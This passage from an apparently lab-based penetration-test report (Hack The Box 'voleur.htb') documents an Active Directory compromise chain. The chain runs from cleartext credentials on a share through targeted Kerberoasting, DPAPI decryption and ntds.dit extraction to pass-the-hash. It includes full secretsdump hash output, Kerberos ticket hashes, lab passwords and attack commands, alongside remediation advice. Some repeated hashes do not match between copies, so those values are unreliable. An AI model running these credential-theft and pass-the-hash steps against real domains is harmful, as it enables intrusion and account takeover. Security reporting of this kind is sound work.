[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40

[*] Reading and decrypting hashes from ntds.dit

Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

DC\$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::

voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::

```
→ Scans impacket-secretsdump -ntds ntds.dit -system SYSTEM local  
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies  
  
[*] Target system bootKey: 0xbbdd1a3243b87bcc9b875321b883d2d  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Searching for pekList, be patient  
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40  
[*] Reading and decrypting hashes from ntds.dit  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::  
DC$:1000:aad3b435b51404eeaad3b435b51404ee:d5db085d469e3181935d311b72634d77:::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::  
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::  
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::  
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::  
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c124f7af8c1184f9d80c1307:::  
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::  
voleur.htb\lts:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d43a35bdea2b0c18c89410:::  
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::  
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e37717757433b4780079ee9b1d421:::  
[*] Kerberos keys from ntds.dit  
Administrator:aes256-cts-hmac-sha1-96:f577668d5895ab962be9a489c032f06d84f3b66cc05de37716cac917acbeeb  
Administrator:aes128-cts-hmac-sha1-96:138af4c8667c90d19b286c7af861b10cc  
Administrator:des-cbc-md5:459d836b9edcd6b0  
DC$:aes256-cts-hmac-sha1-96:65d713fde9ec5e1bf9144ebddb43221123c44e00c9dacd8bfc2cc7b00908b7  
DC$:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782  
DC$:des-cbc-md5:64e05b6d1abff1c8  
krbtgt:aes256-cts-hmac-sha1-96:2500ecb45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145  
krbtgt:aes128-cts-hmac-sha1-96:04e5e22b0af794abb2402c97d535c211  
krbtgt:des-cbc-md5:34ae31d073f86d20  
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fd74  
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cdfc92003ade09833a87aa2d1  
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b  
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98fcdbd36fc3b5ad8f6f85ba816cc05e8b795b15d  
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f  
voleur.htb\marie.bryant:des-cbc-md5:cd1492604d3a220  
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9  
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066  
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675  
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8d5a5910  
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f0f3e4fe9dfdf6ba8c36e8edb69f  
voleur.htb\svc_ldap:des-cbc-md5:1ab0bf0feaeaf5776  
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f2f8d14a7948bf3054a7988d6d01324813a69181cc44bb5d409786f  
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d0e19577c07b71eb8de65ec051cf4ddd
```

5.1 Detailed Walkthrough

Scans `impacket-getTGT voleur.htb/administrator -dc-ip 10.129.232.130 -hashes :e656e07c56d831611b577b160b259ad2`
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in administrator.ccache

Scans `export KRB5CCNAME=administrator.ccache`

Scans `impacket-getTGT voleur.htb/administrator:'e656e07c56d831611b577b160b259ad2' -dc-ip 10.129.232.130 -hashes`

Scans `evil-winrm -i dc.voleur.htb -r voleur.htb`

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

Evil-WinRM PS C:\Users\Administrator\Documents>

```
→ Scans evil-winrm -i dc.voleur.htb -r voleur.htb
Evil-WinRM shell v3.9
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
f4f2ef410f00a846b2f4f808f30d535b
```

6 Remediation Summary

As a result of this assessment there are several opportunities for Inlanefreight to strengthen its internal network security. Remediation efforts are prioritized below starting with those that will likely take the least amount of time and effort to complete. Inlanefreight should ensure that all remediation steps and mitigating controls are carefully planned and tested to prevent any service disruptions or loss of data.

6.1 Short Term

Short-term remediation:

- Finding Reference 1 - Remove all cleartext credentials from documents stored on network shares; rotate all exposed account passwords immediately (ryan.naylor, svc_ldap, svc_iis, todd.wolfe, svc_winrm, jeremy.combs)
- Finding Reference 2 - Remove the WriteSPN permission granted to svc_ldap over the svc_winrm account; set a strong (24+ character) password on all service accounts to mitigate Kerberoasting
- Finding Reference 3 - Remove or securely re-protect DPAPI credential blobs stored on the IT share; ensure DPAPI master keys are not accessible via shared network locations
- Finding Reference 4 - Restrict access to the Backups directory to Domain Admins only; remove read access for the svc_backup / general IT staff accounts to ntds.dit and SYSTEM hive backups
- Finding Reference 5 - Reset the krbtgt account password twice (following Microsoft's guidance on timing between resets) to invalidate any Golden Tickets that may have been forged using the extracted hash; force a password reset for all domain accounts given the scope of the credential extraction

6.2 Medium Term

Medium-term remediation:

- Finding Reference 1 - Implement a Data Loss Prevention (DLP) solution or manual review process to detect credentials stored in documents across file shares
- Finding Reference 2 - Restrict write access to service account attributes (including servicePrincipalName) to Domain Admins only; regularly audit ACLs on service accounts using BloodHound or similar tooling
- Finding Reference 3 - Restrict and audit permissions to restore deleted (tombstoned) AD objects to Domain Admins only
- Finding Reference 4 - Implement least-privilege access controls on all network shares, particularly those used for backups; encrypt backup files at rest
- Finding Reference 5 - Implement Protected Users group membership and Credential Guard for privileged and service accounts to reduce credential exposure in memory and on disk

6.3 Long Term

Long-term remediation:

- Perform ongoing internal network vulnerability assessments and domain password audits
- Perform periodic Active Directory security assessments
- Educate systems and network administrators and developers on security hardening best practices, particularly around credential storage and handling
- Enhance network segmentation to isolate critical hosts and limit the effects of an internal compromise
- Implement a formal privileged access management (PAM) solution for service and administrative account credentials

7. Technical Findings Details

1. Sensitive Credentials Exposed via Readable SMB Share — Critical

CWE	CWE-522: Insufficiently Protected Credentials
CVSS 3.1	9.1 (Critical) — AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N
Root Cause	The IT SMB share on the domain controller was readable by any authenticated domain user. A password-protected spreadsheet, Access_Review.xlsx, located in the First-Line Support subdirectory, was downloaded and its Office password protection cracked offline using John the Ripper (password: football1). The file contained a staff access-review table with cleartext usernames and passwords for standard and service accounts, including svc_ldap, svc_iis, and todd.wolfe.
Impact	Any low-privileged domain user could recover cleartext credentials for multiple accounts, including a service account (svc_ldap) with elevated Active Directory permissions. These credentials formed the foundation of the full attack chain that led to complete domain compromise.
Remediation	Remove all credentials stored in documents on network shares. Restrict the IT share to authorized IT personnel only. Rotate every credential discovered in this file. Implement periodic scanning of shares for credential patterns.
References	https://cwe.mitre.org/data/definitions/522.html

Finding Evidence

```
netexec smb 10.129.232.130 -u ryan.naylor -p 'HollowOct31Nyt' -k --shares
Share Permissions Remark
IT READ
```

A	B	C	D
User	Job Title	Permissions	Notes
Ryan.Naylor	First-Line Support Technician	SMB	Has Kerberos Pre-Auth disabled temporarily to test legacy systems.
Marie.Bryant	First-Line Support Technician	SMB	
Lacey.Miller	Second-Line Support Technician	Remote Management Users	
Todd.Wolfe	Second-Line Support Technician	Remote Management Users	Leaver. Password was reset to NightT1meP1dg3on14 and account deleted.
Jeremy.Combs	Third-Line Support Technician	Remote Management Users.	Has access to Software folder.
Administrator	Administrator	Domain Admin	Not to be used for daily tasks!
Service Accounts			
svc_backup		Windows Backup	Speak to Jeremy!
svc_ldap		LDAP Services	P/W - M1XyC9pW7qT5Vn
svc_iis		IIS Administration	P/W - N5pXyW1VqM7CZ8
svc_wiorm		Remote Management	Need to ask Lacey as she reset this recently.

2. Backup Files Expose Active Directory Database (ntds.dit) — Critical

CWE	CWE-668: Exposure of Resource to Wrong Sphere
CVSS 3.1	9.1 (Critical) — AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N
Root Cause	Using credentials for jeremy.combs, an SSH private key (id_rsa) was recovered from the IT\Third-Line Support folder and used to authenticate to the underlying Linux host as svc_backup. On this host, the Windows C: drive was found mounted at /mnt/c, and the same Third-Line Support\Backups directory was found to contain a full, unencrypted copy of the Active Directory database (ntds.dit) along with the associated SYSTEM registry hive.
Impact	Possessing ntds.dit and the SYSTEM hive together allows complete offline extraction of every credential hash in the domain, equivalent to full domain compromise, without needing further interactive access to the DC.
Remediation	Restrict access to backup directories to Domain Admins/Backup Operators only. Encrypt AD database backups at rest. Store backups off of general-purpose file shares.
References	https://cwe.mitre.org/data/definitions/668.html

Finding Evidence

```
ssh -i id_rsa svc_backup@10.129.232.130 -p 2222
svc_backup@DC:~$ cd /mnt/c/IT/Third-Line Support/Backups/Active Directory
$ ls
ntds.dit ntds.jfm
```

```
root@DC:/home/svc_backup# cd /mnt
root@DC:/mnt# ls
.
root@DC:/mnt# cd c
root@DC:/mnt/c# ls
ls: cannot access 'DumpStack.Log.tmp': Permission denied
ls: cannot access 'pagefile.sys': Permission denied
$Recycle.Bin Config.Hist DumpStack.Log.tmp HR PerfLogs 'Program Files (x86)' Recovery Tools Windows pagefile.sys
'WinREAgent' 'Documents and Settings' Finance IT 'Program Files' ProgramData 'System Volume Information' Users tnetpub
root@DC:/mnt/c# cd IT
root@DC:/mnt/c/IT# ls
'First-Line Support' 'Second-Line Support' 'Third-Line Support'
root@DC:/mnt/c/IT# cd Third-Line Support/
root@DC:/mnt/c/IT/Third-Line Support# ls
Backups Note.txt.txt id_rsa
root@DC:/mnt/c/IT/Third-Line Support# cd Backups/
root@DC:/mnt/c/IT/Third-Line Support/Backups# ls
Active Directory Registry
root@DC:/mnt/c/IT/Third-Line Support/Backups# cd Active Directory/
root@DC:/mnt/c/IT/Third-Line Support/Backups/Active Directory# ls
ntds.dit ntds.jfm
```

3. Domain Credential Extraction via NTDS.dit and SYSTEM Hive — Critical

CWE	CWE-522: Insufficiently Protected Credentials
CVSS 3.1	9.8 (Critical) — AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
Root Cause	Using the ntds.dit database and SYSTEM registry hive recovered from the exposed backup (see Finding 2), Impacket's secretsdump utility was used offline to extract every domain account's NTLM hash and Kerberos keys, including the Administrator and krbtgt accounts. The Administrator hash was then used to authenticate directly to the domain controller via pass-the-hash, confirming full domain compromise.
Impact	Extraction of the krbtgt account's NTLM hash and Kerberos keys enables Golden Ticket attacks, granting an attacker persistent, unrestricted domain-wide access — including impersonation of any user, such as Domain Admins — that survives password resets of individual accounts. This represents complete and irrecoverable compromise of the Active Directory forest without a full krbtgt key reset (performed twice) and domain-wide credential rotation.
Remediation	Reset the krbtgt password twice per Microsoft guidance. Rotate all domain account passwords. Restrict exposure of AD database backups (see Finding 2). Enable monitoring/alerting for DCSync and secretsdump-style activity.
References	https://attack.mitre.org/techniques/T1558/001/

Finding Evidence

```
impacket-secretsdump -ntds ntds.dit -system SYSTEM local
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
```

```
→ Scans Impacket-secretsdump -ntds ntds.dit -system SYSTEM local
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xbdd1a32433b87bcc9b875321b883d2d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 898238e1ccd2ac0016a18c53f4569f40
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e656e07c56d831611b577b160b259ad2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31dcfe0d16e931b73c59d740c089e0:::
DCS:1000:aad3b435b51404eeaad3b435b51404ee:d5d085d460e3181035d311b72634d77:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:5aeef2c641148f9173d663be744e323c:::
voleur.htb\ryan.naylor:1103:aad3b435b51404eeaad3b435b51404ee:3988a78c5a072b0a84065a809976ef16:::
voleur.htb\marie.bryant:1104:aad3b435b51404eeaad3b435b51404ee:53978ec648d3670b1b83dd0b5052d5f8:::
voleur.htb\lacey.miller:1105:aad3b435b51404eeaad3b435b51404ee:2ecfe5b9b7e1aa2df942dc108f749dd3:::
voleur.htb\svc_ldap:1106:aad3b435b51404eeaad3b435b51404ee:0493398c1247f7af8c1184f9dd80c1307:::
voleur.htb\svc_backup:1107:aad3b435b51404eeaad3b435b51404ee:f44fe33f650443235b2798c72027c573:::
voleur.htb\svc_its:1108:aad3b435b51404eeaad3b435b51404ee:246566da92d4a35bdea2b0c18c89410:::
voleur.htb\jeremy.combs:1109:aad3b435b51404eeaad3b435b51404ee:7b4c3ae2cbd5d74b7055b7f64c0b3b4c:::
voleur.htb\svc_winrm:1601:aad3b435b51404eeaad3b435b51404ee:5d7e3771757433b4780079ee9b1d421:::
[*] Kerberos keys from ntds.dit
Administrator:aes256-cts-hmac-sha1-96:f577668d58955ab962be9a489c032f06d84f3b66cc05de37716cac917acbeeb
Administrator:aes128-cts-hmac-sha1-96:38af4c8667c90d19b286c7af861b10cc
Administrator:des-cbc-md5:459d83b699cd6b0
DCS:aes256-cts-hmac-sha1-96:65d713fde9ec5e1b1fd9144ebddb43221123c44e00c9dac8bfc2cc7b00908b7
DCS:aes128-cts-hmac-sha1-96:fa76ee3b2757db16b99ffa087f451782
DCS:des-cbc-md5:64e05b6d1abff1c8
krbtgt:aes256-cts-hmac-sha1-96:2500ec6b45dd5d23a2e98487ae528beb0b6f3712f243eeb0134e7d0b5b25b145
krbtgt:aes128-cts-hmac-sha1-96:04e5e2b0af794abb2402c97d535c211
krbtgt:des-cbc-md5:31aa31d073f86d70
voleur.htb\ryan.naylor:aes256-cts-hmac-sha1-96:0923b1bd1e31a3e62bb3a55c74743ae76d27b296220b6899073cc457191fdc74
voleur.htb\ryan.naylor:aes128-cts-hmac-sha1-96:6417577cfdc92003ade0983a87aa2d1
voleur.htb\ryan.naylor:des-cbc-md5:4376f7917a197a5b
voleur.htb\marie.bryant:aes256-cts-hmac-sha1-96:d8cb903cf9da9edd3f7b98cfcdb3d36fc3b5ad8f6f85ba816cc05e8b8795b15d
voleur.htb\marie.bryant:aes128-cts-hmac-sha1-96:a65a1d9383e664e82f74835d5953410f
voleur.htb\marie.bryant:des-cbc-md5:cd1492604d3a220
voleur.htb\lacey.miller:aes256-cts-hmac-sha1-96:1b71b8173a25092bcd772f41d3a87aec938b319d6168c60fd433be52ee1ad9e9
voleur.htb\lacey.miller:aes128-cts-hmac-sha1-96:aa4ac73ae6f67d1ab538addadef53066
voleur.htb\lacey.miller:des-cbc-md5:6eef922076ba7675
voleur.htb\svc_ldap:aes256-cts-hmac-sha1-96:2f1281f5992200abb7adad44a91fa06e91185adda6d18bac73cbf0b8fa5910
voleur.htb\svc_ldap:aes128-cts-hmac-sha1-96:7841f6f34e4f9fdd6ab8c36e8ed669f
voleur.htb\svc_ldap:des-cbc-md5:1ab0fbfeaeaf5776
voleur.htb\svc_backup:aes256-cts-hmac-sha1-96:c0e9b919f92f8d17a948bf3054a79886d6d01324813a69181cc44bb5d409786f
voleur.htb\svc_backup:aes128-cts-hmac-sha1-96:d619577c07b71eb8d6e5ec051cf4ddd
```

4. Targeted Kerberoasting via WriteSPN Abuse — High

CWE	CWE-522: Insufficiently Protected Credentials
CVSS 3.1	8.4 (High) — AV:N/AC:L/PR:L/UI:N/S:C/C/H/I:H/A:N
Root Cause	BloodHound analysis performed with svc_ldap credentials revealed that svc_ldap held WriteSPN privileges over the svc_winrm service account. This allowed a Service Principal Name to be written to svc_winrm, enabling a targeted Kerberoasting attack: a Kerberos service ticket was requested for the newly created SPN and cracked offline, recovering svc_winrm's plaintext password.
Impact	An attacker holding svc_ldap credentials could escalate to svc_winrm, a member of the Remote Management Users group, providing an interactive foothold on the domain controller via WinRM.
Remediation	Restrict WriteSPN/GenericWrite permissions on service accounts to Domain Admins only. Set strong (24+ character) passwords on all service accounts to resist offline cracking even if roasted.
References	https://attack.mitre.org/techniques/T1558/003/

Finding Evidence

```
bloodhound-python -ns 10.129.232.130 -u svc_ldap -p M1XyC9pW7qT5Vn -d voleur.htb -k --zip
```

```
→ Scans python3 targetedkerberoast.py -v -d 'voleur.htb' -u 'svc_ldap' -p 'M1XyC9pW7qT5Vn' -k --dc-ip 10.129.232.130 --dc-host dc.voleur.htb
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (lacey.miller)
[*] Printing hash for (lacey.miller)
$krb5tgt$23$*lacey.miller$VOLEUR.HTB$voleur.htb/lacey.miller*$a08ca137e38141d71a866c9b510df0565679eb8f40fcd8b846971689189ade6a66d5b6ffcc2bb6e1389cb06356bfb58083d061ea2af33a2216ff6a6663fa
61cde32010b204f0b68c8dece255ae2c39ef6a00ff432963590d3566bcbdfc0c03fd38a3a089ca17e3ef5acd7998697b5babb018b986c37109a88fed0709911c070efed4cd929f081fa06c66dd97067f10ae2c776723070a81b74c2aba9970
3f7d95465279f99d90a4428765cc0d9ebb6fa885ba9ce3b7930ff796b2bd52dc63f232601dab804354d01b06d3f3a7350345a9f8e441a65a1a0691a33bba05a8aba168fe6a1c73e742fc7cf1a6752cdee025a74e5b445dcb9870d27de
6d37dfc4e6bd8059dd814e1c97aa80e46777007ba93fa9b78bd0a7796cd31d2e5b2e43cdf8c04024b3f41db30311b08b5e268126e157ff16a0c5b6eace12591caa2d31e05ae8336343cf79d1a60c1663e9ccc26864bbcc011280521a8a0
ca46622afa8204954e10d9e49f1c8100272b4167ab1dcb4370f6760342ddf053b7363dfde5e2c5893301e7d967ad0dda45e356c6d57d50d1812e79cd7cee21b3cb7e7791b82722cc1808a69772a236580fb04ab5085a5ea0762ec714c64376
6413919b1ff92418a8ae06de1bef27c42225f6294a5bfbfeeab177335e097a16717133705b8ca9c956067b246facc61e8cf97ecf26251ab3e649812ec05c22f9da346033d6dd9f5d3c50e261485f588077666a6239ea635e79dde4a91a4
0ded95c5698608251815925e1507845fe2e197772a56cdc91bcc7b46a8c13744615eb0ed8991165f99b6575ae50827dce6f3017feca9e8f77b66de66f6f2ebbf468c0f66b8f342f2667af0502479eff4d9a9b485db910b9a30c54822a964c
cb3780a65605ea913711b58d01be3c6575f5e4af3429b2d9d761cd2ad9532cbe292e904af88e5829c0937198db7c7ab40d3c6d46823038b5db1de78dccc6295f46ba026042a95a26a6bc64fafcef4112b9e89f598618229f2eed2ca52c1686
b2841a1603fe87b14685ca44f62e1e0b1a52adfcb0e08f96092a5e9bbdc2752bb744e2526f6f5a7dc4fac42e49391a3ece640b6731bae235b0bb0feec48a85eb5acbcd41b3569b3313abe2dd94f7233db0d37c05b3ea17dac5a710b7e4955
0c9c76a3a3ca665b3b1c4866124f3ddde5bc277f82d2eb3b453d1a58cdfde7b751cc5d9533a6c096e2456f8b5a16ce6eb4c77a33d15295d335bbd41779d2c0093818b4056e30978580548f0a358d6a2ec23594f9609704cfcf595128ec7169
6c509142bf311eb18d866608a8ba03583a96ef2cccd7995971514544cac60799c0344aae6d8efde2ff31eff43a692ab29f5ae7a77ab4618102f89d97d23af4b78e83b792433e079d31fcd15a1f931dc6d3039d9f2fccb9e687035e00c650
8633f62e7a0f48b1b3d4524a2b661c2d9af90b2c31daff874af124bc420e19da12dce67a6c9e6bb1d09d981753d
[VERBOSE] SPN removed successfully for (lacey.miller)
[VERBOSE] SPN added successfully for (svc_winrm)
[*] Printing hash for (svc_winrm)
$krb5tgt$23$*svc_winrm$VOLEUR.HTB$voleur.htb/svc_winrm*$3eb5a2918fbc1e9081a2fd63f06540d528befc49423bca5ddaf33d397b3882cfda88a21d556de22a2817c4f0b61819a1913f5a546a659da5a26156bb4199bdfc4d4
f3a13090ecff2492378ba9959e6209926ab2dc3950c4bad56f07c86c9c6f28531110499225ac50271de0d3a245117e35f19ae238fdeb7e9d532af46f2377803346616f6cc053e2c123ad919c5239c846dc0ae67943c54500ecdeac7035d63a
0be08d66b00fe1609956eb9b7e0d0edcacf50f99c2e65f1c9f9c34b7e534eecd704d5942caf76dd478a2255393c14ce43d538a7b94894be903f4e389b2d35369338b0d623e956db11e6343fb7687f5189e0a0ce3f75e5430f33a2454e
c163a82198f9789c6d9a663d130a680ae46dfbc1e54a30163b28827f079ae6b112281c558887a650df84ca3316d9b3bb9769eebf5435e7a317aff158c76fbed9e02b3da24c2f105b2b73ad6affedeaaace679b62aa4af3bf0ee57a8c96f99
743215fb8112f3cb044fc2afb0c8bb38a4f3d1f782ae3e1507a1f7348aa6d637a2ef66d32416bcb77ae5626e97c50629f6eb47b133fae58e90c7074a908faed509a5c71c79c53e8fefacfdce5ebc4dca076f80478e1ad7d5b83f15eb11d14b7
e2158d7cbeaebd1bb9bd092cbf0a9c033a546c48f7f03522bd48542b4d9ea1601244a4fa7b7bcb5e14dcf28f2e300906f2a0a375e4190125580d7b26397bd3d839038295a1f5e63f0066d31cb1bb3db7121a5337c60b09e667af95ceaa86ba
e779799817c3996903512d2f985448266fb4099768fd3449562846a3b0a5e1d3a488664829ea0d1641625482449a994b0491be556263eaab66c2dfa2dd6d9b447628bb49b88c7ae94f07db43f462d8bda00a107887861c7b0699f6d794fa
933a3fedff5114d2c09274b5b5bdabb88952773748fbd31549ae083dcae1dccc7717ac55e66fb2c0234d20521a315cc5479e5fd2953a55eabb483e00ce9644913514c9de394cd2715e32f5a541a6094561ca5b6e8752d446b8b53a90db08a03
4d60ab2430f5c2194e5bc9c14f4706226f81cbe956bee5579c7c4dc8462f09279c8af9ffa201b960a89837d23de0a599269337610025aac79b6bab8c75dc6c3c82f9f97d19ebfd30183ceccf36187efb733fed414526f4bea427df02d76a
5eca13a744028d1c0553ed955242b03813b53ab550030dffa0ec450e7cfe36e12edd6ce9240ed460da8da2a1617235fc9731cde97e31cd42a0e6d30c3c36947eab1ab06720bbebaab125eafcb18838e63ee85c1e6267cb5401934023458d14b
6d52c727481e80f8fd51c76800665ce8572d50f06bd67800e1dc957f52ea4c354a4b71861a2775fd4750fb7369c108e619570dd09b79468794d4128de7d4f829b5bddc27a2dc806df6c4ea7af6c3a18fb6e8d6ccdd7588fcfe8ddede9ec7d8
3f0e3ad0ba59b8be42bf8f4607110b4be47d1770410dce97fbcc8bc9038c3d122470e3095237578aff26
[VERBOSE] SPN removed successfully for (svc_winrm)
→ Scans |
```

5. DPAPI Credential Extraction — High

CWE	CWE-311: Missing Encryption of Sensitive Data
CVSS 3.1	7.8 (High) — AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N
Root Cause	After restoring the deleted todd.wolfe account (via svc_ldap's AD object-restore permission) and authenticating via WinRM, DPAPI-protected masterkey and credential blob files were recovered from todd.wolfe's protected user profile. Using the known account password, the masterkey was decrypted (impacket-dpapi masterkey), and that key was then used to decrypt a stored credential blob (impacket-dpapi credential), revealing cleartext credentials for jeremy.combs.
Impact	DPAPI-protected secrets tied to a compromised account allowed recovery of another user's cleartext password, enabling further privilege escalation to the Third-Line Technicians group.
Remediation	Enable Credential Guard on all endpoints to prevent extraction of DPAPI-protected secrets. Avoid storing saved credentials via Windows Credential Manager for privileged/service accounts. Rotate jeremy.combs's password.
References	https://cwe.mitre.org/data/definitions/311.html

Finding Evidence

```
impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 \
-sid S-1-5-21-3927696377-1337352550-2781715495-1110 -password 'NightT1meP1dg3on14'
impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547...
Username: jeremy.combs Password: qT3V9pLXyN7W4m
```

```
→ Scans echo -n 'NightT1meP1dg3on14' | iconv -t utf16le | openssl dgst -md4

MD4(stdin)= efab6ef9047c612f381498cd5a93b5b9
→ Scans impacket-dpapi masterkey -file 08949382-134f-4c63-b93c-ce52efc0aa88 -sid S-1-5-21-3927696377-1337352550-2781715495-1110 -hashes :efab6ef9047c612f381498cd5a93b5b9
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[MASTERKEYFILE]
Version      :      2 (2)
Guid         : 08949382-134f-4c63-b93c-ce52efc0aa88
Flags        :      0 (0)
Policy       :      0 (0)
MasterKeyLen : 00000088 (136)
BackupKeyLen : 00000068 (104)
CredHistLen  : 00000000 (0)
DomainKeyLen : 00000174 (372)

Password:
Decrypted key with User Key (MD4 protected)
Decrypted key: 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
→ Scans |

→ Scans impacket-dpapi credential -file 772275FAD58525253490A9B0039791D3 -key 0xd2832547d1d5e0a01ef271ede2d299248d1cb0320061fd5355fea2907f9cf879d10c9f329c77c4fd0b9bf83a9e240ce2b8a9dfb92a0d15969ccae6f550650a83
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[CREDENTIAL]
LastWritten  : 2025-01-29 12:55:19+00:00
Flags        : 0x00000030 (CRED_FLAGS_REQUIRE_CONFIRMATION|CRED_FLAGS_WILDCARD_MATCH)
Persist      : 0x00000003 (CRED_PERSIST_ENTERPRISE)
Type         : 0x00000002 (CRED_TYPE_DOMAIN_PASSWORD)
Target       : Domain:target=Jezzas_Account
Description  :
Unknown      :
Username     : jeremy.combs
Unknown      : qT3V9pLXyN7W4m
→ Scans |
```

A. Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Inlanefreight's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.232.130	88/tcp	Kerberos	Kerberos-only auth; NTLM disabled domain-wide
10.129.232.130	389/tcp	LDAP	Active Directory LDAP
10.129.232.130	445/tcp	SMB	IT, HR, Finance, NETLOGON, SYSVOL shares
10.129.232.130	2222/tcp	SSH	Linux host, C:\ mounted at /mnt/c
10.129.232.130	5985/tcp	WinRM	Remote Management Users group required

A.3 Subdomain Discovery

Not applicable — the scope of this assessment was a single internal Active Directory domain controller (voleur.htb). No external subdomain enumeration was performed or in scope.

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.129.232.130	In Scope	Credential chain: SMB share creds -> Kerberoasting -> AD object restore -> DPAPI decryption -> exposed ntds.dit backup -> secretdump	Full domain compromise (Domain Admin equivalent) achieved

A.5 Compromised Users

Username	Type	Method	Notes
ryan.naylor	Domain User	Provided credentials	Initial access
svc_ldap	Service Account	Cleartext in Access_Review.xlsx	WriteSPN + object restore rights
svc_winrm	Service Account	Targeted Kerberoasting	Member of Remote Management Users
todd.wolfe	Domain User	Restored via svc_ldap object-restore rights	Member of Second-Line Technicians
jeremy.combs	Domain User	DPAPI credential decryption	Member of Third-Line Technicians
svc_backup	Service Account	id_rsa SSH key found on IT share	Linux host access, /mnt/c mount
Administrator	Domain Admin	NTLM hash via secretdump + pass-the-hash	Full domain compromise
krbtgt	Service Account	NTLM hash + Kerberos keys via secretdump	Golden Ticket capability

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
